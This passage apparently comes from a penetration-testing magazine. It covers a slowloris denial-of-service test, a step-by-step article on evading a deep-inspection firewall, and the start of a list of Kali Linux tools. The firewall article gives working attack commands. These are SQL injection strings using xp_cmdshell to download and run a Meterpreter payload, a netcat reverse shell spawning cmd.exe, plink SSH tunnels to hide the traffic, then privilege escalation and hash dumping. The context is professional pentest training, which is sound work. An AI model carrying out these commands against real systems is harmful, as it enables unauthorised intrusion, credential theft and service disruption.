as well. This script is unique in that it does not try to hammer the web server right away with a full load of requests but that it comes in waves. There is a setting in the script for the number of connections per second and the frequency of those connections. These two fields were used against the server. The server was a Windows Server 2008 R2 (fresh install and no updates).

In order to start the script after you have downloaded it to your pentest PC, you have to start with what is supposed to work and then review the results and make changes. The changes, that we made, were simple, as each time slowloris runs it makes a whole bunch of half requests to the web server. The requests never get finished and the web server is just sitting there with a session consumed waiting for the user to resume communication. This weakness is known for some Apache servers but not on IIS 7.0. At the time of this test, it was unknown but I thought it would be fun to try. Also check to make sure that you have Perl installed `perl -v` as most Linux instances do.




Figure 6. *Screenshot Before Launching Encrypted Application*




Figure 7. *After Launching Encrypted Application*


We modified the script to change the number of connections and then we lowered the timeout period for waiting to start that new connection. As the script ran, we would notice the CPU on the server would spike to 78% and then 100% and then go down again as the script had entered its wait interval. Then it would run again and we would see similar results on the CPU. Now as far as hacking goes, if you do not get the results you want to just keep trying. So we stopped the script and changed the connection per second to the maximum, so it would take 10,000 per second and be tested again. After the second run, the Server 2008 R2 would just take a hit but continue to serve out the web page. Unfortunately, for the pentester there was no break in service. Fortunately, for the company running the software, they stayed operational. As a side note for non-Linux tool, we used the Low orbit Ion Cannon multiple times on the server in addition to slowloris and still the web site was up.

The following commands will result in the same activity as we tested earlier in 2013.

```
./slowloris.pl -dns www.example.com -port 443
   -timeout 30 -num 10000 -https
```

In conclusion, we see that Linux offers a wide variety of attack tools that can be run independently or a part of a package like Armitage, Kali, Ubuntu, and of course the metasploit framework. This gives penetration testers the tools that need to perform tests against vulnerabilities by testing the exploits with different payloads. Some Windows based tools that can be used have gained notoriety but still Linux is a preferred platform. What is greaat about Linux and the open source community is that there are a lot of people contributing to its success. That is something that will carry the distributions forward as ime and technology change.

KEVIN PESCATELLO



GoSecure!

penetration test_
vulnerability assessment_
computer forensics_

www.gosecure.it - info@gosecure.it
www.gosecure.it/blog

Bypassing new generation Firewalls with Meterpreter and SSH Tunnels

During a recent penetration test I found a Windows host running a web application that let me execute code via an SQL injection error. The host was a Windows 2003 Server with an SQL Server 2005. It was part of a local area network (LAN), and my intention was to use it to pivot to other hosts on the LAN, up to create me an account of "Domain Administrator" and take possession of the entire Network.

At this point, my attack vector was very clear: Upload and run a meterpreter payload to get a remote session.

- Escalate privileges on the remote host.
- Capture the „hash" of the Administrator to use it on other hosts.
- Use a „Delegation Auth Token" of a Domain Admin user to impersonate it, and use it to create a Domain Administrator user.
- Use the host as gateway to access other hosts and servers on LAN.

By testing the above attack vector, some problems were detected that had to be solved to achieve the ultimate goal.

The main problem was that after getting up one reverse payload of "meterpreter" in the host and run it, the reverse connection did not reach its destination.

My first thought was a firewall was blocking access to unusual ports, so I repeated the process this time using a payload trying to connect to port 80 of my machine, but neither worked.

The same test using "netcat" worked, so I figured out that problem was related with the firewall blocking "meterpreter" packages probably for being a "Deep Inspection Firewall" with the signatures of "meterpreter" in its signature file.

To solve the problem, I used encryption, since a firewall can just inspect the packets in clear, but not encrypted. To ensure packets were encrypted end-to-end (from compromised machine to my local machine), I used an SSH tunnel, successfully achieving my goal of bypass that security barrier.

In this article I will try to explain step by step all the processes involved to bypass the "deep inspection firewall" and achieve a meterpreter session with the remote host. The reason for wanting a "meterpreter session" is the ease with which you can escalate privileges and pivot to other hosts from Metasploit Framework.

The process is summarized as follows:

- Raise the necessary tools to the remote host.
- Establish ssh tunnel forwarding the needed ports.
- Launch "meterpreter payload" through the tunnel.
- Receive meterpreter session on the other side of the tunnel.

How to upload the payload?

When we have access to a Linux system, usually have no problem to upload files to, because normally any Linux distribution comes with "wget" or "curl", so we just need a web server to publish the binaries

and download them using any of these tools. But in Windows, things are different. By default we do not have any of these tools or similar ones. We could try to open "Internet Explorer" or "Firefox" if installed to download the file, but there is a danger that the program remains pending user interaction and not being on the screen would be a problem with that.

So what I did (sure there are more ways) was to use the command "ftp" from windows.

By default the "ftp" is an interactive program. When executed asks for a username and password to log in. Once you logged in, the wanted orders or commands can be introduced, ending the session with a "bye".

But the "ftp" for Windows provides the ability to use it in a non-interactively way, passing in a text file all the strings that need you to send to the FTP Server. This is achieved with "-s file.txt".

These are the steps I used to upload the files:

- First I leave a file called "met.exe" (reverse meterpreter payload) in a public ftp.
- Using the SQL injection I found, inject the following system command:

```
';exec master..xp_cmdshell '(echo ftp& echo kk@&
   echo bin& echo get met.exe& echo bye) >ftp.
   txt';exec master..xp_cmdshell "ftp -s:ftp.txt
   IPServerFTP"; --
```

This injection creates the file "ftp.txt" with the following contents:

```
ftp
kk@
bin
get met.exe
bye
```

And then call the command `ftp` passing as parameter the `-s` and the file we just created.

The result of this is the host will connect to the FTP server, authenticate an anonymous session, execute the command `bin`, execute `get met.exe` which will download the file in the system and end the FTP session with the `bye` command.

At this moment we have the payload on the remote host, and we only need to run it with another SQL injection, and put a Metasploit *handler* on the attacker host to get a "meterpreter session".

This is the SQL injection we would use:

```
';exec master..xp_cmdshell "start /B met.exe";--
```

The `/B` switch of the command `start` prevents opening a window of `cmd` while running the program. There could also be called simply `met.exe`, but this would have left the process running the query, and for another injection would have to open a new window, because if canceled or closed it, the *meterpreter session* died unless it has migrated to another process.

Firewalls and Next Generation Firewalls

Today there are different types of Firewall. We can make a first classification between Network Firewall and Host Firewall.

Among the Network Firewalls, there are also different types. Generally classified into three generations:

- 1st Generation: packet filters (stateless). They work mostly at layer 3 (network layer) of the OSI model (layer 4 just used to get the port numbers), filtering packets according to the information contained in the header (source IP, destination IP, protocol, source port and destination port). Do not keep information of current connections.
- 2nd Generation: Stateful Firewall. Keeps track of the state of network connections (such as TCP streams, UDP communication) traveling across it.
- 3rd Generation: Application level firewalls.

As new technologies are emerging, the classification changes.

Deep Packet Inspection (DPI) is the technology used by the (IDS / IPS) to monitor packets looking for protocol violations, viruses, spam, malware, etc.

Next Generation Firewalls includes among other features DPI technology to detect and block threats.

This article focus on deep packet inspection firewalls, and how to bypass the malware detection feature, to get a "meterpreter remote session".

Packet filtering firewalls are devices that filter incoming and outgoing traffic of a network monitoring IP addresses and ports. Basically work with access control lists (ACLs), which are static. They can do nothing against an attack via "http" if the "http" protocol is allowed on the network.

Next Generation Firewalls goes far, trying to figure out the type of traffic traveling in each packet, providing IDS capabilities, content management, dynamic packet blocking, etc.

Traffic inspection, is essentially based on signatures (unique patterns to each malware type that

IDS or antivirus manufacturers used to recognize such malware). So if it detects a malware signature in a package, block or reject the current connection and in some cases, warns the administrator.

To accomplish this, the firewall captures every packet, check its header and data section (if any) and if everything is correct and complies with the security policy of the company, the packet is forwarded by the outgoing interface.

As usual, the meterpreter "payload" signature can be found in most antivirus databases, as well as in IDS and firewalls signature database. That means in case a meterpreter reverse connection were launched from inside a Network with this type of protection, the payload should be detected and the connection would be rejected.

This was the case I found during my last penetration test.

So, what then? How to get a meterpreter session on the remote host?

Both, firewalls and IDS inspect the packets content in clear. To bypass the inspection, the solution is to encrypt from end to end the data traveling in those packets, so these devices would not understand it.

How to make a meterpreter reverse connection over an encrypted channel from end to end passing the firewall?

This is where SSH tunnels come into play. SSH allow us to send encrypted traffic on a channel that usually firewalls allow. We need to launch an SSH connection from within the LAN to an Internet server and use that channel we created to open a reverse connection (get a shell or session on the remote machine).

The first step is to analyze what we can do from the remote machine, where can we connect, what ports and protocols can we use, etc.

Analyze what allow the firewall

We know that the remote host can make connections to the Internet on port 21 (FTP), since it is precisely what we have done to upload our payload before.

Usually, many firewall configurations, block both inbound and outbound traffic on a LAN, except for certain allowed services, such as world wide web, ftp, ssh, etc. Other more permissive configurations allow any connection from inside the LAN to the Internet and just blocks the incoming traffic to a non allowed services.

We need to find which ports can we use to connect. To find it out, we try to connect from the remote host to our local host (with public IP address) on different ports. Usually we try the most common ports like 80 (http), 443 (https), 53 (dns), 25 (SMTP), 22 (ssh), etc. We try non standard ports like 6666 to find out if there are restrictions on outgoing connections.

To perform this procedure we upload "nc.exe" (netcat) and "plink.exe" (putty ssh client for command line) using "ftp" procedure explained before.

Then, in the local host (attacker host) put a netcat listening on a port we want to try, for example port 21.

```
root@kali:~# nc -vvv -l -p 21
listening on [any] 21 ...
```

And in the remote host using the SQL injection:

```
';exec master..xp_cmdshell "nc.exe IP_Kali 21 -e
   cmd.exe";--
```

This opens a connection between remote host (any port) to local host (port 21) and spawns a "cmd.exe", giving us a "remote shell".




Figure 1. *Netcat listening on port 21 receives a connection from remote host and spawns a shell*

From this shell, we can execute commands more conveniently than using SQL injection.

To see what ports we can use, just repeat the procedure trying other ports.

To achieve our final goal, we need at least two ports, cause we need two different sessions, one to create the ssh tunnel, and another to execute the payload.

Surely someone asks why would we do this if we already have a remote shell on the victim host?. The answer is easy. There are different techniques that allow us to escalate privileges and pivot to other systems, but a meterpreter session makes things easier, both to escalate (with getsystem) as to pivot, using the session as "gateway" to the victim's LAN.

In the present case, after making several tests with "netcat" I could see that from inside the LAN had unrestricted access to the Internet.

SSH Tunnels

Once satisfied that we can connect any port with "netcat", now is the turn of "plink.exe" our SSH client for windows.

The goal is to make an SSH connection from the victim system, to our host (Kali Linux).

And why we want to connect to our host? Easy too, because SSH allows port forwarding between hosts using the established SSH connection. As you know, an SSH connection is encrypted and firewalls usually allow it if its coming from within the LAN to the Internet.

The purpose of this is to make an ssh tunnel forwarding the port 6666 on the remote host (the victim) to port 6666 on local host, making everything you send to port 6666 on the remote host going to port 6666 on local host.

Now, we have to create a meterpreter payload connecting to 127.0.0.1:6666 and on the other end of the tunnel, we have to set up a Metasploit handler on port 6666 of the local IP address.

Well, first let's see how SSH tunnels works.

SSH allows 3 types of port forwarding, local port forwarding, remote port forwarding and dynamic port forwarding.

Local Port Forwarding

Local port forwarding allows us to open a "socket" on the local host connected to a port on remote host. Comunication flows from local to remote.

The command syntax is:

```
ssh -L <local port>:<remote host>:<remote port>
   <gateway>
```

Example:

```
ssh -L 6666:www.gmail.com:80 SSH-SERVER
```

The above example would connect the local port 6666 to port 80 on *www.gmail.com* through the SSH-SERVER. If we opened the browser from local host and visit *http://localhost:6666* we would access the Gmail website and Google logs would see the connection coming from the SSH-SERVER.

This is very useful for a penetration test in the following case. Imagine you have ssh access to a host located on the LAN of our client behind a NAT firewall, which in turn is connected to other host on the LAN where there is a Server with a Terminal Server enabled only to receive connections from the LAN.

Suppose the public IP address of the firewall is 10.10.0.1, the IP address within the LAN from the SSH Server is 192.168.0.10 and the IP address of the Windows Server is 192.168.0.11.

We launch or ssh tunnel like this:

```
root@kali:~# ssh -L 6666:192.168.0.11:3389
   10.10.0.1
```

This connects our local port 6666 to port 3389 on host 192.168.0.11 (Windows Server). Now we can connect to Server using `rdesktop` like this:

```
root@kali:~# rdesktop localhost:6666
```

Remote port forwarding

Remote port forwarding creates a socket on the SSH server host connected to the host and port you specify. The host must be reachable by the SSH Server host. Basically it is the same as local port forwarding, the difference is that socket is created on the remote machine.

Suppose the example above, but now instead of having access to an SSH server, we just have access to a host with an SSH client. We need to configure an SSH server on our local host and launch the client from the remote host to our server redirecting port 6666 on the local host (which now has the SSH server) to port 3389 of internal Windows host (host reachable by the SSH client remote host).

The syntax is as follows:

```
ssh -R <server port to open>:<remote host>:<remote
   port> <server>
```

Example (executed from a host in 192.168.0.0/24 lan):

```
ssh -R 6666:192.168.0.11:3389 SSH-SERVER
```

After running this, the local host can launch *rdesktop* to connect to the Windows server.

```
root@kali:~# rdesktop localhost:6666
```

Dynamic port forwarding

This type of forwarding creates a SOCKS proxy on the specified port on the client host that can be used by programs such as "proxychains" to reach remote networks using the tunnel as gateway.

The syntax is:

```
ssh -D <port> <server>
```

Example:

```
root@kali:~# ssh -D 9050 10.10.0.1
```

This example creates a SOCKS proxy on port 9050 on the local host from which we can reach any port of any host within the SSH Server LAN (we can reach any host the SSH Server host can reach).

Following with the same scenario, now we configure *proxychains* to use the port 9050 of localhost, and then reach the *terminal server* at 192.168.0.11 with the following command:

```
root@kali:~# proxychains rdesktop 192.168.0.11
```

OpenSSH and Putty

After seeing how SSH tunnels work, it is quite clear that what we need to make the connection from the remote host to our attacking host, using local port forwarding to open a port on the remote host that connect to a port of our local host.

SSH is an interactive command. When we invoked it to connect to a remote host, first check the RSA signature of the host and if it does not know that host, asks if you want to connect. If yes, then asks the password for the user you specified when invoking the command.

When working from a console achieved via "netcat" or directly from SQL injection, we cant use this type of interactive commands because do not have access to the various standard file descriptors and therefore the command will wait for a response that can not be sent.

To fix this, we can invoke "ssh" (we're talking specifically about OpenSSH, which is the most widely used SSH package on Linux *http://www.openssh.org/*) with the `-o UserKnownHostsFile =/dev/null -o StrictHostKeyChecking=no` to not check the signature of the remote server, and also in the case of ssh Unix/Linux, we can put the public RSA key of the user who attempt to connect to the remote host in the file `.authorized_keys` so we do not ask for the password.

In this case, we will use "plink.exe" from Windows. Here you can specify the `-l user -pw password` to pass the username and password without having to copy the RSA keys.

Plink is the command line version of an SSH client known as "Putty", widely used in Windows environments. Plink offers no parameter to avoid checking server key, so first time we connect to a new host will show the save RSA message. You can't avoid this, but you can go arround. We can invoke "plink.exe" for the first time against a host like this:

```
C:\>echo y | plink.exe -l user -pw password SSH-
   SERVER
```

The command will invoke "plink.exe" and when asked if you want to add the unknown server key to the cache, it will pass the character *y* and *plink* will save the key and will go with its normal execution.

Since then, we have gotten the remote host key in the host "putty" cache, which can be found on Windows registry, in the key "HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\SshHostKeys". If you need to open a second SSH tunnel against the same host, invoke the "echo y" is no longer necessary.

Well, suppose the following scenario (for demo purposes we use two private IP address ranges. 10.10.0.x stands for public addresses):

- Public IP attacker machine: 10.10.0.10
- Firewall public IP: 10.10.0.20
- Network IP LAN: 192.168.65.0/24
- Private IP Firewall: 192.168.65.254
- Private IP from host behind the firewall: 192.168.65.10
- Private IP from second host behind the firewall: 192.168.65.15

First, we create our meterpreter payload pointing to port 6666 of 127.0.0.1 (localhost). This "payload" when invoked from a Windows host will make a connection to itself (127.0.0.1) on port 6666.




Figure 2. *The creation of a meterpreter reverse tcp shell in binary form with "msfvenom"*

We upload this payload, "plink.exe" and "nc.exe" to the victim host. Once uploaded the three files, first make a connection with "netcat" to have a console where execute commands cause will always be more comfortable than any "SQL injection" or "PHP Shell".

Note that the connection to our host comes from 10.10.0.20, but the IP of the remote host is 192.168.65.10. That is cause the host is behind a NAT Firewall.




Figure 3. *Establish a remote session using netcat*

Now using "plink.exe" we must create an SSH tunnel to connect the port 6666 of the remote host (compromised host) to port 6666 on the local host (port numbers can be any, but then you have to create the payload to use those you decide).




Figure 4. *Establish an ssh connection back from remote compromised host to attacker host forwarding port 6666 on remote host to port 6666 on attacker host*

Once the SSH connection established, you can see port 6666 in windows machine in "LISTENING" state.




Figure 5. *Port 6666 open and listening on remote compromised host*

Now on the local host (attacker), we set up a Metasploit "handler" with the same "payload" that we have created and uploaded to the windows box listening on port 6666 (the port that we configured in the ssh tunnel). As "LHOST" put the IP of the local host because the connection to the "handler" will come through the tunnel and therefore will be from the end of the tunnel on the host itself to port 6666.




Figure 6. *Configuration of the Metasploit multi handler to get the reverse meterpreter session*

Once the entire stage set, just execute the payload "met.exe" on the remote box. Once executed, the "handler" on the local host will receive the connection and send the "stage" for opening the session. The following picture shows it.

Figure 7. *Meterpreter reverse session opened on the attacker host*

BINGO!!! We have a "meterpreter" session on the remote host bypassing the next generation Firewall.

As seen in the image, Metasploit sees the connection coming from 10.10.0.10 (the IP of the host itself). This is because the connection comes through the SSH tunnel.

Once we achieve our goal, we can use this session to pivot and try to attack other boxes on the local network 192.168.65.0/24.

On the meterpreter session we can use the script "arp_scanner" to find hosts on the network to attack. The following figure shows the operation of the script.




Figure 8. *Using arp_scanner meterpreter script to discover more hosts on the compromise network*

The next picture shows how to escalate privileges using "getsystem" meterpreter command, how to capture the "auth hashes" of the compromised box, and how to add a route to Metasploit for using

the opened session (number 1 in this example), to reach the 192.168.65.0/24 network.

Figure 9. *Escalate privileges with get_system, dump hashes from compromised host and configure a route in Metasploit to reach the remote network from the attacker host*

After adding the route, we can use any Metasploit module (psexec comes to my mind) against hosts on the LAN, but that is beyond the scope of this article.

Conclusions

I think we all agree that every company needs a firewall that separates their local network from the Internet, but we must be aware that a firewall can not be the only element of network security.

In this article we have seen how in some cases the firewall detects malicious code and is capable of blocking the connections, but also demonstrated how easy it is to bypass this restriction.

A firewall, even the most expensive one can't protect an entire network infrastructure from being attacked. It must be one element of the company's security policy, being the first line of security between the Internet and the LAN, but not the only.

The better choice, is the deployment of a defense in depth strategy, which means it must be implemented so many layers of security as possible (like an onion), always keeping in mind the value of what we are trying to protect and the cost of the security measures deployed.

So, all network infrastructure should have various security measures. Based on my experience as a consultant, I would recommend at least the following:

- Perimeter Firewall (first line of defense). It must bear all required network traffic, and the more features possesses the better.
- Traffic Monitoring System (We must try to be aware of everything that goes through our network in real-time if possible, but it can be very expensive. Passive monitoring can be very useful, while more economical). It will allow us to find anomalous behavior within the LAN, caused by possible failures, malware or intruders.
- A network Antivirus and Antimalware. Usually in the firewall itself, or the router if they are separate devices.
- Host Antivirus and Antimalware. Although it is known that only really serve to identify old threats, this component will prevent hosts from becoming infected with most malware and viruses on the Internet. They will not help much against a targeted attack, but will force the intruder to try harder.
- DMZ. If we have hosts exposing services to the Internet, it is more than advisable to create a demilitarized zone (DMZ) where place those hosts, separate from the LAN by a firewall (Firewall may be the same perimeter that has 3 zones, or another Firewall).
- Periodic review of the security elements and policies (the measures that work today maybe don't work against tomorrow's attacks). It is recommended to pass a Penetration Test once a year or two, especially if we publish services and hosts to the Internet.

IGNACIO SORRIBAS

My name is Ignacio Sorribas, I am Computer Engineer from the Universitat Jaume I in Castellón and computer security specialist with over 7 years of experience and CISSP ®, OSCP ®, CCNA ® and CCNA Security certifications. My specialty is Penetration Testing in Web environments and data networks.

Currently working as a Senior IT Security Analyst (PenTester) in Advanced Technologies for Security SLU (AT4Sec).

I am also an external teacher of Security courses in Universitat Politécnica de Valencia (UPV) and Universitat Jaume I de Castellón (UJI), where I show PenTesting techniques and tools, focusing on Metasploit Framework and related tools. At UPV, participate in the "Computer Security Course" from the Lifelong Learning Centre (CFP), and at UJI, participate on the Security Course "Attack and Defense" from the Enterprise University Foundation (FUE).

I am also a proud father and husband. I have two little boys (hackers in way) and a wonderful wife.

In my free time, I like to practice all the sports that I can, whether running, playing handball, go biking, etc.. My great passion is kiteboarding, but unfortunately I can no longer spend much time on it.

gray hat CERTIFIED professionals

gray hat

An Ethical Hacking Training

Ethical Hacking & Information Security Training and Services

Web App Penetration Testing


Get your web application penetration testing today

You will pay only if vulnerability found.

Web app security

Cyber forensics

Security analysis



Penetration testing

email:info@grayhat.in | website :www.grayhat.in

The Top 10 Kali Linux Security Tools

Kali Linux is a bare-metal rebuild of the popular security tool-kit Backtrack. The funding and development comes from the Offensive Security Team.

Kali Linux is designed as a single-purpose tool-kit for network penetration testing and forensic audit, so it is missing some of the more general applications. There are no games visible in the main menu on Kali by default, though you might have so much fun with the content of the Kali directory (Figure 2) that you never really notice the lack. The security applications are listed in by category and subcategory. There are 432 tools, more or less. Some of the tool links are to sections of a single tool for instance: there are several links to different areas of the Metasploit Framework; and there are links to start and stop Apache2 HTTPD, MySQL, Metasploit, OpenVAS, BeeF, Dradis and SSH-server. As you will see below, Metasploit Framework gets its own subcategory.

Kali Categories and Sub-Categories

Top 10 Security Tools




Figure 1. *Kali Linux*




Figure 2. *Kali Linux Tools*

- Aircrack-ng
- burpsuite
- hydra
- john (the ripper)
- maltego
- metasploit framework
- nmap
- owasp-zap
- sqlmap
- wireshark

Information Gathering

- DNS Analysis
- IDS/IPS Identification
- Live Host Identification
- Network Scanners
- OS Fingerprinting
- OSINT Analysis
- Route Analysis
- Service Fingerprinting
- SMB Analysis
- SMTP Analysis
- SNMP Analysis
- SSL Analysis
- Telephony Analysis
- Traffic Analysis
- VoIP Analysis
- VPN Analysis

Vulnerability Analysis

- Cisco Tools
- Database Assessment
- Fuzzing Tools
- Misc Scanners
- Open Source Assessment
- OpenVAS

Web Applications

- CMS Identification
- Database Exploitation
- IDS/IPS Identification
- Web Application Fuzzers
- Web Application Proxies
- Web Crawlers
- Web Vulnerability Scanners

Password Attacks

- GPU Tools
- Offline Attacks
- Online Attacks

Wireless Attacks

- 802.11 Wireless Tools
- Bluetooth Tools
- Other Wireless Tools
- RFID / NFC Tools

Exploitation Tools

- BeEF XSS Framework
- Cisco Attacks
- Exploit Database
- Metasploit *
- Network Exploitation
- Social Engineering Toolkit

Sniffing/Spoofing

- Network Sniffers
- Network Spoofing
- Voice and Surveilance
- VoIP Tools
- Web Sniffers

Maintaining Access

- OS Backdoors
- Tunneling Tools
- Web Backdoors

Reverse Engineering

- Debuggers
- Disassembly
- Misc RE Tools

Stress Testing

